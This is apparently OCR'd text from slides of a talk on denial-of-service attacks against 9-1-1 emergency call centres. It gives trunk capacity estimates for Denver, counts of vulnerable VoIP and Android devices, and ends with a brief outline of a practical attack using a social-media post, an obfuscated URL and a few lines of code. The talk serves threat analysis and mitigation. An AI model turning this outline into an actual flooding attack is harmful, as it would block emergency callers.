
ESTIMATED 1.7053 TRUNKS
PER 10,000 POPULATION
75% SHARED / 9.5% WIRELESS-ONLY



9-1-1 DDoS: Threat, Analysis and Mitigation

NENA:


PROBABLY <= 12
WIRELESS TRUNKS PER PSAP
(ON AVERAGE)



9-1-1 DDoS: Threat, Analysis and Mitigation

EXAMPLE:

BG PAPER PREDICTS
~79-95 WIRELESS-USABLE TRUNKS
FOR DENVER (PROPER)
(663K POPS)



9-1-1 DDoS: Threat, Analysis and Mitigation

EXAMPLE:

DENVER REPORTS

32

~2.5-3X < PREDICTION

NENA
THE 9-1-1 ASSOCIATION

2012 TDoS/Cyber WG

FOCI:
ANDROID MALWARE GEOFENCED TARGETING SINGLE-PSAP IMPACTS

NENA
THE 9-1-1 ASSOCIATION

OUTCOMES:

RECOGNIZING AN ATTACK


REPORTING AN ATTACK

RECOVERING SERVICE

NENA
THE 9-1-1 ASSOCIATION

BUT WE THOUGHT IT WOULD BE DIFFERENT

NENA
THE 9-1-1 ASSOCIATION



EVERYONE EXPECTED NATIVE, MALICIOUS, EXECUTABLE CODE OR A HACKED VoIP SYSTEM

NENA
THE 9-1-1 ASSOCIATION

675

UNPROTECTED VoIP CALL MANAGERS

900,000,000

KNOWN-VULNERABLE ANDROID DEVICES

NENA

THE 9·1·1 ASSOCIATION

LIMITED BY USER/ INTERCONNECT LOCATION

DIFFICULT TO SCALE

NO ONE CONSIDERED DISTRIBUTED ATTACKS ON DISTRIBUTED TARGETS

NENA THE 9-1-1 ASSOCIATION

A PRACTICAL ATTACK:

1 YouTube COMMENT


1 OBFUSCATED URL

8 LINES OF BASIC CODE

~1,200 TWITTER FOLLOWERS

@meetheindiankid

